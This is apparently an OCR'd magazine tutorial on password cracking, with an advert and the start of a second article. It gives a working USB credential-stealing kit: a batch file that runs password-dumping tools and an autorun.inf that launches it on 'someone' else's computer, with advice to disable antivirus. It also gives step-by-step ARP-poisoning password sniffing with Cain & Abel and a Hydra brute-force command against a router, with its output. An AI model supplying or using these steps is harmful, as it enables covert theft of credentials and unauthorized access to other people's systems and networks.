That's very low-tech password cracking techniques out of the way, let us see some high-tech techniques. Some of the program may blocked by your anti-virus programs when you attempt to run them. Make sure you disable your anti-virus program when you download and explore them.

There are different ways a hacker can go about cracking a password. Below I have explain and give an example of each way.

Cracking Password Using Pen Drive

Here, I am going to demonstrate you how hacker crack someone password through pen drive

- Before, I continue you need to download five password hacking tools.
    - mspass.exe
    - mailpv.exe
    - iepv.exe
    - pspv.exe
    - passwordfox.exe

Figure 1. Password hacking tools


- All the tools you can easily find on internet after download these tools.

- Now, you need to create a batch file for steeling sensitive information. Below is a simple batch file code that logs and stores your login and passwords details. To see how it works, copy and paste the following code into notepad. Then save it into the same directory where you download the all tools, and name it launch.bat

```
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
```

- Then, create a one more notepad file for "autorun". Copy and paste the following code into notepad. Then save as a autorun.inf

```
[autorun]
open=launch.bat
```


iepv.exe
Internet Explorer Passwords V...
NirSoft

mailpv.exe
Mail Password Recovery
NirSoft

mspass.exe
Instant Messengers Password...
NirSoft

PasswordFox.exe
PasswordFox
NirSoft


pspv.exe
Protected Storage PassView
NirSoft

launch.bat
MS-DOS Batch File
1 KB

autorun.inf
Setup Information
1 KB

Figure 2. Create launch.bat and autorun.inf

- Copy and paste all these files into pen drive and plug in some one computer autorun file automatic start launch.bat file and gives you a password list file.
- If autorun file does not start automatic just simply, double click on launch.bat file.


iepv.txt
Text Document
0 KB

mailpv.txt
Text Document
0 KB

mspass.txt
Text Document
0 KB

pspv.txt
Text Document
1 KB

passwordfox.txt
Text Document
1 KB

Figure 3. You will get result in .txt file

NOTE

While cracking password using above method makes sure your antivirus program is turn off. This method use for windows program files password cracking.

Let's talk about some other password cracking method

What is man in the middle attack?

The man-in-the-middle attack in computer security is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.




Figure 4. Man-in-The-Middle Attack

There are several tools available for MITM attack. Using arp spoof Technique an attacker can intercept traffic between two host.

- Ettercap
- Dsniff
- Cain e Abel

How ARP/RARP protocol Works?

- ARP Request. The network asks Host "A", "Who has this IP address?"




Figure 5. ARP request

- ARP Reply. Host B tells Network, I have that IP. My MAC address is (MAC Address).




Figure 6. ARP reply

- Reverse ARP Request (RARP). Similar concept as ARP Request, but Network asks, Who has this MAC address?
- RARP Reply. Computer B tells, I have that MAC. My IP address is (IP).

How ARP Poisoning Works





Figure 7. ARP poisining

Let’s crack some password using Cain & Abel.

Step 1

Download and install Cain & Abel



Press the + button on the toolbar to dump the Protected Storage

Figure 8. Cain & Abel

Step 2

Go to the „Sniffer" tab, and then start the sniffer by clicking the „Start/Stop Sniffer option.

Step 3

Select your network adapter, then click "Ok" after you activate the sniffer, then click the '+' button to add hosts to the list.



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address
MAC address
OUI fingerprint
Host name
B31 B16 B8 Gr M0 M1 M3
Hosts APR Routing Passwords VoIP
http://www.oxid.it

Figure 9. Sniffer activation

Step 4

Once you get one or more bunch of hosts in your list, and then go to the „APR" tab below.



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
http://www.oxid.it

Figure 10. Select ARP

Step 4

Then click the radioactive button to activate the ARP Poisoning Process. To see the password captured, just go to the "Passwords" tab beside the APR tab.



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint Host name B31 B16 B8 Gr M0 M1 M3
Hosts APR Routing Passwords VoIP
http://www.oxid.it

Figure 11. Select PASSWORDS

Note

You will get only those passwords which travel over http protocol.

These are password sniffing methods using Cain & Abel and USB drive. Now, let's talk about some Brute force/Dictionary attack methods using some automated tool.

THC Hydra

What is THC Hydra?

THC Hydra is a Fast network authentication cracker which supports many different services/protocols. When you need to brute force crack a remote authentication service, Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 30 protocols, including telnet, ftp, http, https, smb, several databases, and much more. Download THC Hydra from: *https://www.thc.org/thc-hydra/hydra-5.4-win.zip*, extract it and save it on desktop.





Figure 12. Download THC Hydra

Step 1: Go to Start à Run à cmd to open the command prompt.


Step 2: Type following cmd “cd Desktop/hydra-5.4-win”



```
C:\Users\JATIN JAIN>cd Desktop/hydra-5.4-win

C:\Users\JATIN JAIN\Desktop\hydra-5.4-win>_
```

Figure 13. “cd Desktop/hydra-5.4-win”

Step 3: hydra.exe, now you have following switches and usage syntax.




```
C:\Users\JATIN JAIN\Desktop\hydra-5.4-win>hydra.exe
Hydra v5.4 [http://www.thc.org] (c) 2006 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]
 [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]
 server service [OPT]

Options:
  -R        restore a previous aborted/crashed session
  -S        connect via SSL
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE try password PASS, or load several passwords from FILE
  -e ns     additional checks, "n" for null password, "s" try login as pass
  -C FILE   colon seperated "login:pass" format, instead of -L/-P options
  -M FILE   server list for parallel attacks, one entry per line
  -o FILE   write found login/password pairs to FILE instead of stdout
  -f        exit after the first found login/password pair (per host if -M)
  -t TASKS  run TASKS number of connects in parallel (default: 16)
  -w TIME   defines the max wait time in seconds for responses (default: 30)
  -v / -V   verbose mode / show login+pass combination for each attempt
  server    the target server (use either this OR the -M option)
  service   the service to crack. Supported protocols: telnet ftp pop3[-ntlm]
imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco
cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5
rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere
teamspeak sip vmauthd
  OPT       some service modules need special input (see README!)

Use HYDRA_PROXY_HTTP/HYDRA_PROXY_CONNECT and HYDRA_PROXY_AUTH env for a proxy.
Hydra is a tool to guess/crack valid login/password pairs - use allowed only
for legal purposes! If used commercially, tool name, version and web address
must be mentioned in the report. Find the newest version at http://www.thc.org

C:\Users\JATIN JAIN\Desktop\hydra-5.4-win>_
```

Figure 14. hydra.exe

In this example we will crack Wi-Fi router username/password.

Step 4: Type following cmd to crack Wi-Fi password "hydra -l admin -P password.txt 10.0.0.1 http-get /"



```
C:\Users\JATIN JAIN\Desktop\hydra-5.4-win>hydra -l admin -P password.txt 10.0.0.
1 http-get /
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2013-11-02 19:35:31
[DATA] 9 tasks, 1 servers, 9 login tries (l:1/p:9), ~1 tries per task
[DATA] attacking service http-get on port 80
[STATUS] attack finished for 10.0.0.1 (waiting for childs to finish)
[80][www] host: 10.0.0.1   login: admin   password: password
Hydra (http://www.thc.org) finished at 2013-11-02 19:35:33

C:\Users\JATIN JAIN\Desktop\hydra-5.4-win>_
```

Figure 15. Type following cmd to crack Wi-Fi password "hydra -l admin -P password.txt 10.0.0.1 http-get /"

Finally in four step we have wi-fi router credentials (admin:password)


About the Author

Information Security Engineer at Fidelity National Information Services, CEH, CPTE

ADVANCED TARGETED ATTACKS

HAVE PENETRATED **95%** OF ALL NETWORKS*.

THINK YOU'RE IN THE 5%?



You may think your existing security defenses prevent advanced targeted attacks from entering your network and stealing your data. They don't. Advanced attacks easily evade traditional and next generation firewalls, IPS, AV and gateways. Your best defense is **FireEye**. Trusted by the Fortune 500, and over 60 government agencies globally, FireEye is the leader in helping organizations combat advanced malware and targeted APT attacks.

Put a stop to advanced attacks with advanced security. Visit us today at **www.FireEye.com/StopAPTs** and let us help you close the hole in your network.


FireEye™

*Based on FireEye end-user data

Password: The Problem for security Of Each And Every Persons. Password Cracking: The Hacker's Choice to BREACH Your System

by Bikash Dash

"If I had six hours to chop down a tree. I'd spend the first four of them sharpening my axe" -Abraham Lincoln



Passwords

One of the principal characters in The Matrix Reloaded is the Keymaker. The Keymaker is critically important; he is protected by the Matrix and sought by Neo, because he makes and holds the keys to the various parts of the Matrix. The Matrix is a computer generated world; the keys he makes are passwords. Within the movie, he has general passwords, backdoor passwords and master keys – passwords to everywhere. Passwords are keys that control access. They let you in and keep others out. They provide information control (passwords on documents); access control (passwords to web pages) and authentication (proving that you are who you say you are).

Passwords are usually invented and implemented by the individuals who are utilizing the computer or the network. The words, symbols, dates that make up the password usually have some personal meaning to the user so that the he or she can easily remember it. Herein lies the problem. Many users will place priority on convenience over security. As a result, they choose passwords that are relatively simple. While this helps them to recall the password when it comes time to logon – it also makes the password much easier for hackers to crack. Potential hackers will probe your network looking for the weak link that will give them entry. The most notorious and the easiest to exploit is a weak password. The first line of security defense thus becomes one of the weakest.

Password Cracking

There is always the possibility that the attacker may be able to recover an encrypted password. As previously discussed, these can be found in various places such as router configuration files. This is where password cracking comes into play. Password cracking can be divided into two basic categories: calculated hashes compared to encrypted results, and pre-computed hashes. If a basic code or weak algorithm is used to encrypt passwords, the passwords might be obtained using standard cryptanalysis approaches.

